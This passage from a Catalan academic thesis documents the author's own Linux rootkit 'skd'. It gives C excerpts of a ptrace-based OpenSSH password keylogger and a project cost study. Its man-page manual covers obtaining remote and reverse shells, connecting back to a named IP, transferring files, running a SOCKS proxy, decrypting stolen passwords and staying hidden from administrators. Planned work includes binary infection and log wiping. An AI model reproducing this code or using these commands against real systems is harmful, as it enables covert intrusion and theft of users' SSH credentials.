En el moment que el keylogger detecta que arriba una nova connexió, aquest s'attacha al nou procés creat per a l'Openssh, i el segueix fins a rebre les dades d'autenticació (usuari i password). Un cop els té, deixa de debugar el procés i li permet la seva normal execució.

Les dades capturades són emmagatzemades en un fitxer relatiu al home del rootkit anomenat ".k_sshd". El contingut d'aquest fitxer està xifrat amb el mateix password que s'utilitza per xifrar el contingut dels paquets de xarxa, així com per autenticar el client amb el launcher. Per tal de poder accedir de manera fàcil al contingut en clar d'aquest fitxer, el propi launcher permet ser llançat per desxifrar el fitxer ".k_sshd".

En la figura 6.21 es mostra el tros de codi que comprova que l'string llegit és un string d'usuari o de password i en cas de ser-ho ho xifra i ho escriu al fitxer en qüestió, ja que previament s'hi ha mapejat el descriptor de fitxer 1. Aquesta funció és cridada quan s'intercepta un string llegit per un read() per a comprobar que segueix el format que utilitza l'Openssh.

Com és evident, per tal de poder desenvolupar aquest keylogger per l'Openssh, ha calgut un gran estudi del comportament d'aquest software per ser capaços de detectar com i quan es transfereixen les dades d'usuari i password.

```
int check_ssh_password(unsigned char *buff, int len){
        // Password string is | uint | chars |
        if (len > 32 || len < 5) return 0;
        // ptr points to the last char of the string
        unsigned char *ptr = buff+len-1;
        while (*ptr != 0x00) ptr--;
        antidebug_obfuscate_analysis(11);
        // Now we must have two bytes 0x00 at left and one < 0x0f at right
        if ( *(ptr-1) != 0x00 || *(ptr-2) != 0x00) return 0;
        // Now bytes from ptr+2 to buff+len-1 has to be exactly *ptr+1
        if (((buff+len-1)-(ptr+1)) != *(ptr+1)) return 0;
        if (useRc4) {
                rc4_init((unsigned char *)RC4KEY, sizeof(RC4KEY), &rc4_crypt);
                rc4(ptr+2, *(ptr+1), &rc4_crypt);
        }
        write(1, ptr+2, *(ptr+1));
        putchar('\n');
        return 1;
}
```

Figura 6.21: keylogger.c::check_ssh_password()

En aquest anàlisis, ens varem donar compte que les dades en clar utilitzades durant l'autenticació, eren transferides utilitzant un format en concret que és el què aquesta funció comprova. El format en qüestió és TAG + LONGITUD + DADES, on les dades és un string. Tenint en compte que un password serà normalment més curt que 255 caràcters, i que la longitud està expressada en 4 bytes, aquesta funció comprova que el format es compleix.

En la figura 6.22 podem veure com un cop ja estem attachats al procés principal del Openssh, anem seguin les diferents crides a sistema per trobar en aquest cas un clone(). En el moment en que es retorni la crida clone(), capturem el valor del registre eax que correspon al pid del procés fill o 0 en cas de ser el propi fill. Quan en el pare obtenim el pid del fill acabat de crear, saltem a la funció lookForReads() tot passant-li el nou pid a seguir. En aquesta funció, es crearà un nou procés del nostre keylogger, que seguirà ex-

```
ptrace(PTRACE_SYSCALL, pid, NULL, NULL);
exitPid = wait(&status);
antidebug_obfuscate_analysis(3);
if (WIFSTOPPED(status)) {
    if (WSTOPSIG(status) == SIGCHLD) {
        ptrace(PTRACE_CONT, pid, 0, SIGCHLD);
        kill(pid, SIGSTOP);
    } else
        if (WSTOPSIG(status) != SIGTRAP &&  WSTOPSIG(status) != SIGSTOP) {
        ptrace(PTRACE_CONT, pid, 0, WSTOPSIG(status));
        debug("Acabant procés pare %d (%d)\n", pid, WSTOPSIG(status));
        break;
    }
    else {
        orig_eax = ptrace(PTRACE_PEEKUSER, pid, 4 * ORIG_EAX, NULL);
        antidebug_obfuscate_analysis(4);
        switch (orig_eax) {
            case __NR_clone:
                if(insyscall == 0) {
                    debug("fork\n");
                    insyscall = 1;
                } else {
                    insyscall = 0;
                    eax = ptrace(PTRACE_PEEKUSER, pid, 4 * EAX, NULL);
                    if(!fork()) {
                        lookForReads(eax);
                    }
```

Figura 6.22: keylogger.c::main()

clusivament aquest nou procés que acaba de crear l'Openssh. En aquesta nova connexió, ja serà on buscarem les dades que ens interessen.

Podem veure en la mateixa figura, que segons el signal que faci aturar el nostre procés, ens interessarà que aquest arribi al procés que estem debugant, o fins i tot, farà que deixem de debugar-lo ja que entendrem que es vol aturar el servei.

Per acabar, comentar que aquest keylogger s'ha implementat només per i386 i funciona per tota la branca de l'Openssh de la versió 2.x. Tot i això, el fet de passar-la a x86_64 no té complicació i es farà fora de l'àmbit del projecte. També comentar que la intenció és acabar-hi afegint nous serveis per a que el keylogger sigui capaç de capturar informació d'altres fonts.

6.2.3 Injecció de codi en memòria del nucli

En el transcurs del projecte, l'equip que desenvolupa el kernel de Linux varen aplicar un patch[5] que evita l'accés a la memòria a través de /dev/mem quedant així totalment impossibilitada la tècnica que es volia utilitzar.

[5] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=ae531c26c5c2a28ca1b35a75b39b3b256850f2c8

Capítol 7

Estudi Econòmic

En aquest capítol s'especifiquen les despeses de desenvolupament derivades de la realització del rootkit portat a terme en aquest projecte. Aquestes despeses fan referència només al cost humà que ha suposat, ja que pel què fa al material de treball utilitzat, s'ha utilitzat només material del què ja es disposava prèviament.

7.1 Canvis en la planificació

Primer de tot ens cal tenir clar el temps que finalment s'ha tardat en realitzar el projecte. Sabíem que la recerca tenia un paper molt important en el projecte i que això podia provocar alguns canvis en quant a les funcionalitats finals. Així ha estat.

Sobre la planificació inicial hi han agut principalment els següents canvis:


- Eliminació de la injecció de codi en memòria de kernel (Es va eliminar ja que en kernels actuals ja no és factible, i per tant es va decidir potenciar altres punts. Tot i això s'ha documentat el què i el perquè).
- Falta de previsió ja que inicialmet no es varen tenir en compte els períodes d'examens finals i de vacances.
- Necessitat de molt més testeig.

Com a comentaris importants, dir que la planificació inicial es va veure força afectada a partir de la tercera setmana de Juny, que al apropar-se examens i entregues finals d'al-

tres assignatures, es va pactar amb el tutor per a fer una petita pausa.

L'altre motiu pel qual s'ha acabat allargant una mica més, ha estat la necessitat de dedicar moltes més hores per a deixar el rootkit amb l'estabilitat de funcionament desitjada. Totes aquestes funcionalitats programades a tant baix nivell (utilitzant llenguatge ensamblador en varis casos) han hagut de ser molt testejades i millorades per a acabar obtenint un producte de qualitat.

Un cop aplicats els diferents canvis que han afectat el projecte, la planificació final ha estat la següent:



El principal canvi que es pot apreciar en quant a funcionalitats, és el fet de la substitució de la tasca d'injecció de codi en memòria del kernel, per una altre tasca de funcionalitats.

1. Estructura i disseny del rootkit
2. Estructura de la documentació
3. Implementació de les funcionalitats bàsiques
4. Documentació de les funcionalitats bàsiques
5. Implementació de les funcionalitats avançades I
6. Documentació de les funcionalitats avançades I
7. Implementació de les funcionalitats avançades II

   En aquesta tasca, es varen afegir les següents funcionalitats:

- Proxy socks
- Mode de comunicació RAW

8. Documentació de les funcionalitats avançades II
9. Anàlisi general i retocs finals

7.2 Perfils i assignació de tasques

Per tal de quantificar el cost dels recursos humans, primer ens cal dividir els diferents participants segons el rol que han portat a terme. En el nostre projecte, hi han participat els següents rols.

- Investigador
  Aquest perfil té la funció de proporcionar les tècniques necessàries per a cada funcionalitat, així com marcar l'esquelet del rootkit. Pel què fa a les tasques del projecte, aquest perfil participa en molt poca instància en les de estructura i disseny del rootkit així com a les dues tasques de implementació.
- Analista / dissenyador
  Donades les pautes marcades per l'investigador, l'analista té la funció de definir totalment el rootkit. Aquest perfil és qui completarà l'estructura i el disseny del rootkit, i especificarà les diferents funcionalitats. Aquest perfil també serà el responsable de completar la part del disseny contemplada en la documentació.
- Programador
  El perfil de programador, és el qui ha d'acabar implementant el què l'analista ha cregut convenient. Aquest perfil serà el que portarà a terme majoritàriament les tasques d'implementació de funcionalitats així com la part de documentació de la solució.

Com es pot veure, en el nostre cas no s'assignen tasques completes a un perfil, sinó que les tasques requereixen de un o varis perfils per a completar-se.

A continuació es mostra el detall d'hores d'aquesta assignació:

7.2.1 Investigador

Tasques	Hores
Estructura i disseny del rootkit	25
Implementació de les funcionalitats bàsiques	10
Implementació de les funcionalitats avançades I	15
Implementació de les funcionalitats avançades II	20
Anàlisi general i retocs finals	100

7.2.2 Analista / dissenyador

Tasques	Hores
Estructura i disseny del rootkit	30
Estructura de la documentació	10
Implementació de les funcionalitats bàsiques	10
Documentació de les funcionalitats bàsiques	10
Implementació de les funcionalitats avançades I	10
Documentació de les funcionalitats avançades I	10
Implementació de les funcionalitats avançades II	10
Documentació de les funcionalitats avançades II	10
Anàlisi general i retocs finals	20

7.2.3 Programador

Tasques	Hores
Implementació de les funcionalitats bàsiques	230
Documentació de les funcionalitats bàsiques	15
Implementació de les funcionalitats avançades I	160
Documentació de les funcionalitats avançades I	15
Implementació de les funcionalitats avançades II	350
Documentació de les funcionalitats avançades II	15
Anàlisi general i retocs finals	80

7.3 Càlcul de costos

Per tal de poder quantificar el cost, ha estat necessari estimar un preu hora per cadascun dels perfils. Així doncs, s'ha considerat que el preu hora de l'investigador és de 85€/h, el del analista és de 65€/h i el del programador de 45€/h.

Amb aquests costos i l'assignació de tasques anterior, podem calcular un cost total del projecte de:

Perfil	**Hores**	**Preu hora**	**Preu total**
Investigador	170	85€	14.450€
Analista	120	65€	7.800€
Programador	865	45€	38.925€
		Total	61.175€

Figura 7.1: Cost total del projecte

Capítol 8

Conclusions

En aquest capítol, s'intentarà analitzar fins a quin punt s'han pogut complir els objectius que es varen establir a l'inici del projecte. Es repassaran les diferents funcionalitats que es volien implementar i es comentaran quines no han estat possibles d'implementar, i quines s'han afegit i perquè. Finalment s'exposen futures línies de treball per a millorar el rootkit i es conclou resumint com ha estat l'experiència.

8.1 Objectius generals

A part de la creació en sí del propi rootkit, els objectius generals que ens havíem marcat eren els d'aconseguir que el rootkit perdurés ocult, ens proporcionés un accés remot a la màquina, ens permetés recuperar el nivell de privilegi, ens permetés administrar la màquina, que sobrevisqués a possibles canvis d'estat de la màquina, com poden ser actualitzacions i reiniciades del sistema, així com que ens ajudés a elevar privilegis i a consolidar els actuals.

Considero que tots aquests objectius han estat complerts, ja que s'han desenvolupat funcionalitats per cadascun d'ells.

8.2 Funcionalitats

Pel què fa a les funcionalitats, s'han acabat implementant les següents:

- Executable ELF estàtic
- Multiplataforma i multiarquitectura
- Connexió directa
- Obtenció d'una shell i un TTY
- Mode comanda / Mode servei
- Transferència de fitxers
- Comunicació xifrada
- Autenticació per contrasenya
- Detecció del rootkit
- Proteccions de l'executable
- Supervivència del rootkit
- Tasques programades
- Ocultació
- Heartbeat
- Independència de la shell
- Proxy socks
- Connexió inversa
- Tècniques per evitar firewalls i filtres
- Keylogger
- Injecció de codi en memòria del nucli

En definitiva s'han implementat totes les funcionalitats del plantejament inicial menys d'injecció de codi en memòria del kernel, que no ha pogut ser implementada per causes externes.

Com s'ha comentat al seu punt, en les versions actuals del kernel de linux, ja no és possible llegir ni escriure directament a la memòria a través d'un dispositiu. I com que un dels punts clau d'aquest rootkit, era que fos per sistemes actuals, aquesta funcionalitat va acabar sent descartada.

Pel què fa a les funcionalitats que es varen afegir per tal de suplir aquesta funcionalitat no implementada, varen ser:

- Mode de comunicació RAW
- Servei socks4 i socks4a

8.3 Futures línies de treball

Per tal de millorar l'èina desenvolupada, penso que els principals camins a seguir partint de la implementació actual, serien:

Més serveis suportats pel keylogger Més capacitat de capturar passwords. Ens interessa que el keylogger sigui capaç de funcionar contra servidors web, de correu, imap, pop, etc.

Reimplementació de la shell Reimplementació des de zero de la shell interna del rootkit. D'aquesta manera obtindríem una shell més petita que a més, només tindria les funcionalitats necessàries.

Túnels Implementació de túnels entre el client i el launcher. Això podria permetre coses com que el servidor de socks fos accessible des d'un túnel establert pel client.

Infecció de binaris Implementació d'alguna tècnica per a infectar binàris. D'aquesta manera no caldria afegir cap fitxer al sistema, sinó que afegint alguns bytes en algun executable de l'arranc, seria suficient per a que el rootkit perdurés entre reiniciades.

Neteja del rastre Implementació d'un mòdul per a la neteja de logs i el possible rastre que s'hagi pogut deixar alhora de realitzar la intrusió.

Espero poder arribar a implementar totes aquests funcionalitats en un futur no molt llunyà.

8.4 Opinió personal

Personalment estic molt content de com ha anat tot el projecte. Des de la relació que he tingut amb el meu tutor, passant per l'ús d'èines com el LaTeXo la innovació i recerca que he hagut de realitzar amb aquest projecte, fins a l'assoliment dels objectius plantejats.

També penso que hi han punts d'aquest projecte que seran difícilment puntuats o tinguts en compte com són l'estabilitat i l'usabilitat que se li ha arribat a donar al rootkit. Dic que és difícil de puntuar, perquè en un projecte com aquest, són molts els detalls tècnics que no s'han pogut acabar comentant, i que per part del jurat és difícil entrar-hi tant a fons com per a poder-los valorar.

Considero que aquest projecte engloba almenys tres parts que per si soles són força importants tant la seva component de innovació i recerca, com per la complexitat que tenen.
Aquestes tres parts que han estat desenvolupades en el marc del projecte són:

- El protocol de comunicació RAW
- El keylogger per OpenSSH
- La utilitat skpd

En resum, considero que el projecte ha estat un èxit.

Bibliografia

[1] Felix von Leitner, *Diet libc, a libc optimized for small size.* http://www.fefe.de/dietlibc/, 2009.

[2] Free Software Foundation, Inc, *GNU C library.* http://www.gnu.org/software/libc/, 2001-2009.

[3] W. Richard Stevens, Stephen A. Rago, *Advanced Programming in the UNIX Environment, Second Edition.* ISBN 0321525949, 2008.

[4] Str0ke (str0ke[at]milw0rm.com), *milw0rm - exploits : vulnerabilities : videos : papers : shellcode.* http://www.milw0rm.com/, 2003-2009.

[5] sd (sd@sf.cz) and devik (devik@cdi.cz), *Linux on-the-fly kernel patching without LKM*, http://www.phrack.org/issues.html?issue=58&id=7&mode=txt, 2001.

[6] *DASH is a direct descendant of the NetBSD POSIX version of ash.* http://gondor.apana.org.au/~herbert/dash/, 2002-2009.

[7] *OpenSSH is a FREE version of the SSH connectivity tools.* http://www.openssh.com/, 1999-2009.

[8] NEC Global Gateway Corporation, *Especificacions formals del protocol SOCKS4 i SOCKS4a.* http://ftp.icm.edu.pl/packages/socks/socks4/SOCKS4.protocol

[9] *Chkrootkit is a tool to locally check for signs ora rootkit.* http://www.chkrootkit.org/

[10] *Rkhunter is a scanner for known and unknown rootkits, backdoors, and sniffers.* http://www.rootkit.nl/, 2003-2009

[11] *Wikipedia, the free encyclopedia.* http://en.wikipedia.org/wiki/, 2001-2009.

Glossari

Antidebug Les tècniques antidebug són totes aquelles tècniques utilitzades per fer més difícil la depuració i anàlisis d'un executable.

Backdoor Veure definició de Porta del darrere.

Botnet Una botnet és una xarxa de màquines que treballa de forma automatitzada i autònoma. Aquesta pot ser controlada o totalment automàtica.

Berkeley Software Distribution Sistema operatiu de la universitat de Berkeley inicialment basat en UNIX.

Bytecode És un sinònim de shellcode o codi màquina. Aquesta paraula prové d'unir la paraula byte més code. És així ja que el bytecode és una tira de bytes que és executada com a codi màquina.

Cavall de Troia Tipus de virus informàtic que permet que externament es pugui accedir a les dades del sistema.

Cracker Persona que té per objectiu realitzar accions perjudicials per algú. En la majoria de mitjans de comunicació quan s'utilitza la paraula hacker en realitat hauria d'utilitzar-se cracker.

Crawler És un programa que navega per el World Wide Web en busca d'alguna cosa.

DoS Tipus d'atac anomenat Denegació de Servei, que té per objectiu denegar l'ús d'un servei per a la majoria dels seus usuaris.

Executable and Linking Format Aquest és el format per defecte dels fitxers executables i llibreries en els sistemes Unix actuals.

Escanejar S'anomena escanejar una xàrxa o una màquina, el fet de anar passant per tots els components en busca d'alguna cosa. Per ejemple quan diem escanejar una màquina, ens podem referir escanejar en busca de vulnerabilitats.

Exploit Peça de software que s'ha desenvolupat per tal d'explotar alguna vulnerabilitat.

Firewall Software o hardware que es dedica a filtrar els paquets de xarxa per tal de modificar-los, permetre'ls o denegar-los.

Gcc Gnu C Compiler. Compilador de C de GNU. Un dels projectes més importants de GNU

GNU s Not Unix Projecte que va néixer amb l'objectiu de crear un sistema operatiu del tot lliure.

Hackejar un sistema El fet d'introduir-se a un sistema anomenat d'una manera més col·loquial. També s'anomena així el fet d'estudiar a fons un sistema.

Hacker Persona entusiasta amb el què fa, que té una gran passió en adquirir més coneixement per entendre amb detall com funcionen les coses, i en definitiva per aprendre. Aquest terme és utilitzat principalment en temes de seguretat informàtica.

HTTP HyperText Transfer Protocol. Protocol utilitzat en el món web per tal de transferir la informació entre client i servidor.

Intrusió Una intrusió és l'accés il·legal a una màquina.

IRC Internet Relay Chat. Protocol utilitzat per a la comunicació de persones a través del què s'anomenen sales de Xat.

Kernel El kernel és el nucli del sistema operatiu.

Keylogger Utilitat que té per objectiu capturar els caràcters escrits per l'usuari, normalment amb l'afany d'aconseguir contrasenyes o dades secretes.

Linux Nucli del sistema operatiu GNU/Linux. Aquest està basat en Minix, i utilitza una llicència lliure per distribuir-se.

Log Fitxer de registre on es van registrant diferents missatges per tal de tenir constància dels diferents events que va llançant un servei en concret.

Malware Peça de software que té un objectiu maliciós.

Setwork Address Translation És una tècnica que s'utilitza avui en dia per poder reutilitzar una sola ip pública per a més d'una màquina. Tracta d'enmascarar la ip de les màquines en qüestió, tot substituint-la per la del dispositiu que realitza el NAT. Aquestà tècnica és molt utilitzada avui en dia. És la que realitzen la majoria de router ADSL dels internautes de l'estat Espanyol.

NewBie És tota persona que està aprenent alguna cosa. S'anomenen així els "Aprenents de hacker".

Nucli del sistema operatiu El núcli del sistema operatiu o kernel, és el component central dels sistemes operatius. La seva principal responsabilitat és la gestió dels recursos del sistema de manera justa i segura.

Open Source És considerat opensource tot aquell software del qual el seu codi font és públic.

Porta del darrere És un mètode per sobrepassar el sistema d'autenticació normal d'una màquina remota. La funció de porta del darrere la pot fer tant un software afegit a la màquina, com la modificació d'un software existent. En anglès s'anomena backdoor

Codi/aplicació portable Aquell/a que permet ser portat/compilat/executat en més d'un tipus de sistema, sense requerir de canvis.

POSIX Portable Operating System Interface. Interfície que estandaritza l'API de sistema dels sistemes Unix.

Programari Lliure El programari lliure (en anglès free software) és el programari que pot ser usat, estudiat i modificat sense restriccions, i que pot ser copiat i redistribuït bé en una versió modificada o sense modificar sense cap restricció, o bé amb unes restriccions mínimes per garantir que els futurs destinataris també tindran aquests drets.

Randomització de memòria Tècnica utilitzada en els sistemes operatius actuals que tracta de generar les direccions de memòria de forma aleatòria en cada execució per tel de fer-ne més difícil la seva explotació en cas d'errada.

Resolució DNS Fet de seguir el protocol DNS per obtenir una direcció IP a partir d'un nom.

Rootkit Eina o grup d'eines que té com a finalitat amagar-se a ella mateixa, i amagar altres programames, processos, arxius, directoris, ports, etc., per tal que permeti a un intrús accedir al sistema, remotament o no, així com extreure informació.

Root Usuari administrador dels sistemes Unix.

Script Kiddie Persona que en el món de la seguretat informàtica, només es dedica a descarregar i executar exploits desenvolupats per tercers per atacar sistemes. Són usuaris amb uns coneixements molt limitats.

SELinux Security-Enhanced Linux. És una funcionalitat de les versions més recents de linux que permet definir una sèrie de polítiques per enfortir la seguretat dels sistemes.

Shell Remota És un intèrpret de comandes, però que pot ser usat remotament (a través d'una xarxa o internet).

Shellcode Conjunt de bytes que interpretat per un processador, són executats com a operacions vàlides. Molts exploits acostumen a incorporar un shellcode que és el codi que s'executarà un cop s'hagi compromès la màquina.

Shell Una shell és un intèrpret de comandes del món UNIX.

Socket Interfície del sistema utilitzada principalment per a les comunicacions a través de la xarxa.

Solaris Solaris és un sistema operatiu de l'empresa Sun Microsystems inicialment basat en el sistema UNIX.

SPAM És la publicitat que ens és entregada sense haver-la sol·licitat. Típicament la publicitat que rebem al correu electrònic.

TTY Un tty és una utilitat de UNIX que ens permet emular sessions interactives a un terminal.

Unix Sistema operatiu creat el 1969 per l'empresa AT&T Bell a partir del qual, molts altres sistemes operatius van basar-se en la seva arquitectura i principis.

Violació de segment Error que es produeix quan l'execució d'un programa, provoca (normalment a causa d'un bug) que aquest accedeixi a un segment de memòria que no li pertany. En intentar-ho, el sistema operatiu ho evita, i llança aquest error.

Virus Un virus informàtic que té per objectiu alterar el funcionament de la màquina per a realitzar tasques que el propietari de la màquina no ha sol·licitat, ni vol.

Apèndix A

Manual d'usuari

A continuació s'han adjuntat els tres manuals en format "man" de UNIX dels dos executables que formen el rootkit (skd-launcher i skd-client), i de les variables de configuració del launcher.

NOM

skd-client - client per gestionar el rootkit skd

SINOPSIS

skd-client -a {*shell*|*down*|*up*|*check*|*listen*} **-c** {*tcp*|*raw*|*rev*} **-h** *hostname* **-l** *port* **-d** *port* [**-f** *file*] [**-t** *secs*]

OPCIONS

-a {*shell*|*down*|*up*|*check*|*listen*}

Aquesta opció ens permet seleccionar l'opció a executar. Les diferents opcions disponibles són: shell, down, up check i listen.

shell: aquesta acció ens permet obtenir una shell lligada a un TTY a la màquina remota on s'està executant el launcher.

up: aquesta acció ens permet pujar un fitxer a la màquina remota. El fitxer pujat, serà guardat en el directori HOME de l'usuari.

down: aquesta acció ens permet descarregar una fitxer del disc dur de la màquina remota. Per tal de descarregar-lo, cal especificar el path complet on es troba el fitxer.

check: aquesta acció ens permet comprovar si hi ha una instància del launcher en execució a l'altre màquina.

listen: aquesta acció queda escoltant a un port TCP a l'espera que el launcher li estableixi una connexió, i així acabar llançant una shell.

-c {*tcp*|*raw*|*rev*}

Aquesta opció ens permet definir el mode de comunicació que s'utilitzarà a l'hora de realitzar l'acció especificada amb el parametre -a. Tots els modes de comunicació requereixen de la utilització del paràmetre -h. Els diferents valors possibles són:

tcp: aquest mode de comunicació és el què s'utilitza quan el launcher està en execució en un entorn no privilegiat. Tracta en establir una connexió tcp directament amb el launcher i comunicar-se per aquí. Aquest mode requereix a més, de la utilització del paràmetre -d.

raw: aquest mode de comunicació, estableix una connexió utilitzant un protocol propi. Per tal d'utilitzar aquest mode, tant el launcher com el client han de ser executats com a usuari root. Aquest mode també requereix dels paràmetres -d i -l.

rev: aquest mode de comunicació, estableix una connexió a un port ja obert a la màquina on hi ha el launcher, i després espera que aquesta estableixi una

connexió cap a ell. Per tal de fer això, requereix dels paràmetres -d i -l.

-h: *hostname*. Aquesta opció especifica amb el què es vol contactar. El paràmetre *hostname* pot ser una direcció ip o un nom DNS.

-l: *port*. En aquesta opció, port és el port local de la màquina que el client utilitzarà per el mode de comunicació en qüestió.

-d: *port*. En aquesta opció, port és el port destí utilitzat per el mode de comunicació. Normalment serà el port utilitzat on enviar les dades.

-f: *file*. En les accions on calgui especificar un fitxer (ja sigui per pujar o per descarregar), s'utilitzarà aquesta opció per a definir-lo.

-t: *sec*. Opció utilitzada per a definir un timeout en l'establiment de la connexió entre el client i el launcher. El temps per defecte és de 10 segons.

DISPONIBILITAT

Totes les variants de UNIX que compleixin l'estàndard POSIX.

DESCRIPCIÓ

skd-client ens permet utilitzar les diferents funcionalitats del rootkit skd. Amb aquest client ens podem connectar a la part launcher utilitzant els diferents modes de comunicació, així com executar les diferents accions disponibles.

En el moment en què el skd-client és executat, aquest sol·licita un password que serà utilitzat per a autenticar i xifrar la connexió amb el launcher.

EXEMPLES

skd-client -a shell -c tcp -h 127.0.0.1 -d 9999

Estableix una connexió TCP amb el host 127.0.0.1 al port 9999, i sol·licita l'execució d'una shell. Al fer-ho, la pròpia connexió, passa a ser la connexió establerta amb la shell.

skd-client -a shell -c raw -h localhost -d 9999 -l 8888 -t 3

Estableix una connexió RAW amb el host localhost utilitzant els ports 9999 i 8888. Al fer-ho defineix un timeout de 3 segons. D'aquesta connexió, també s'obté una shell.

skd-client -a listen -l 8888

Obre el port TCP 8888, i espera rebre una connexió en aquest port infinitament. Si la rep, aquesta connexió esdevé amb una shell.

skd-client -a up -c rev -h 127.0.0.1 -d 80 -l 8888 -f data.zip

Estableix una connexió TCP amb el port 80 del host 127.0.0.1 i envia un paquet especial de tal manera que llavors el launcher estableix una connexió al port local 8888. Al rebre la connexió del launcher, s'inicia una transferència del fitxer data.zip que serà guardat en el home utilitzat pel launcher.

skd-client -a down -c rev -h 127.0.0.1 -d 80 -l 8888 -f /var/tmp/file.zip

Segueix exactament els mateixos passos que en el cas anterior, però en aquest cas, sol·licita la descàrrega del fitxer /var/tmp/file.zip. Aquest fitxer és descarregat en el directori on estiguem en el moment d'executar la comanda.

skd-client -a check -c rev -h 127.0.0.1 -d 80 -l 8888

Estableix una connexió TCP igual que en els exemples anteriors. En aquest cas el paquet que envia no està xifrat. En cas de ser contestat, el skd-client mostrarà un missatge indicant que s'ha trobat un launcher en el host objectiu.

AUTOR

Albert Sellarès <whats[@t]wekk.net>

VEURE TAMBÉ

skd-launcher(1), skd-config(7).

NOM

skd-launcher - part launcher del rootkit skd

SINOPSIS

skd-launcher

skd-launcher *port*

skd-launcher *host port*

skd-launcher -c *command option*

OPCIONS

El skd-launcher pot ser executat de diferents maneres depenent del nombre de paràmetres que se li passin per línia de comandes.

En tots aquests modes d'execució, en cas de què un paràmetre sigui passat incorrectament, el launcher surt sense emetre cap missatge.

Execució sense paràmetres

Si s'executa sense paràmetres, aquest ha de ser executat com a root. Al executar-se, aquest queda en funcionament com a servei de sistema.

Execució amb un paràmetre

Si s'executa passant-li per paràmetre un enter, aquest obre el port TCP i queda en execució com a servei a la màquina.

port: Port TCP on el launcher intentarà arrancar el seu servei.

Execució amb dos paràmetres

Si s'executa passant-li dos paràmetres, el launcher s'intenta connectar al host i port on host és un string passat com a primer paràmetre, i el port, un enter passat en el segon paràmetre.

host: Host destí on s'intentarà connectar per a trobar-hi un client i oferir-li una shell.

port: Port destí del host.

Execució amb tres paràmetres

En l'últim mode d'execució, el launcher s'executa utilitzant l'opció -c i dos paràmetres. El primer és la comanda a executar, i el segon un paràmetre utilitzat per la comanda.

-c { *drc4 file* | *rc4 file* | *socks port* | keys service }

drc4 file : desxifra el fitxer file utilitzant les claus de xifratge rc4 configurades.

rc4 file : xifra el ftxer file utilitzant les claus de xifratge rc4 configurades.

socks port : engega un servei socks4a en el port tcp especificat.

keys service : engega el keylogger en el servei especificat. En aquest moment només

està implementat el servei ssh que fa referència a serveis openssh 2.x.

DISPONIBILITAT

Totes les variants de UNIX que compleixin l'estàndard POSIX.

DESCRIPCIÓ

skd-launcher és la part servidor del rootkit skd. Aquesta part, és la què implementa totes les funcionalitats principals. Per tal d'utilitzar-les ens cal disposar de la part client i del password amb què va estar configurat. Sempre ens interessarà que el skd-launcher sigui executat amb el màxim de privilegis possibles, i que aquest no sigui descobert per els administradors de la màquina.

EXEMPLES

skd-launcher

Aquesta execució sense paràmetres, ens deixaria el servei corrent a la màquina del mode més ocult possible.

skd-launcher 9999

Executant-lo d'aquesta manera, tindríem un servei TCP escoltant al port 9999.

skd-launcher 80.58.0.33 8888

D'aquesta manera aconseguirem que el launcher es connecti al host 80.58.0.33 port 8888 per tal d'oferir-li una shell. D'aquesta manera no queda cap servei en execució.

skd-launcher -c drc4 .k_rc4_sshd

Llançant el launcher així, ens mostraria per pantalla tots els passwords obtinguts a la màquina i guardats de forma xifrada en el fitxer .k_rc4_sshd.

skd-launcher -c rc4 /etc/fstab > fstab.rc4

Amb aquesta execució, xifraríem el fitxer /etc/fstab i el guardaríem en el fitxer fstab.rc4.

skd-launcher -c socks 9999

Amb això iniciem el servei socks al port tcp 9999.

skd-launcher -c keys sshd

Llançant el launcher així, arranquem el keylogger del servei openssh.

AUTOR

Albert Sellarès <whats[@t]wekk.net>

VEURE TAMBÉ

skd-client(1), skd-config(7).

NOM

skd-config - definició de les opcions de configuració del rootkit skd

SINOPSIS

PASSWORD

HOME

PROCNAME

DEBUG

ANTIDEBUG

KEYLOGGER

SOCKSD

SHELL

OPCIONS

Les opcions comentades aquí són opcions que ens són preguntades en el moment en què compilem el rootkit.

PASSWORD

Aquesta opció defineix el password amb què es configurarà el launcher.

HOME

Aquest serà el home utilitzat per el launcher. Serà fet servir a l'hora de pujar fitxers, i de executar una shell de sistema.

PROCNAME

Aquest nom serà el nom de procés que el rootkit es posarà per tal de passar més desapercebut.

DEBUG

Aquesta opció implica compilar o no el rootkit amb el suport per a ser debugat. Amb aquest opció, el rootkit és llançat amb foreground, i constantment va mostrant missatges per tal d'anunciar què està fent en cada moment.

ANTIDEBUG

Aquesta opció activa o desactiva les diferents proteccions per tal d'evitar se debugat i/o analitzat.

KEYLOGGER

Aquesta opció afegeix el keylogger dintre del rootkit. Sense ella el keylogger no pot ser utilitzat.

SHELL

Aquesta opció afegeix la nostre shell dintre del rootkit. Sense ella, el sistema on corre el rootkit, cal que disposi d'una shell de sistema per a que ens puguem connectar remotament.

DISPONIBILITAT

Totes les variants de UNIX que compleixin l'estàndard POSIX.

DESCRIPCIÓ

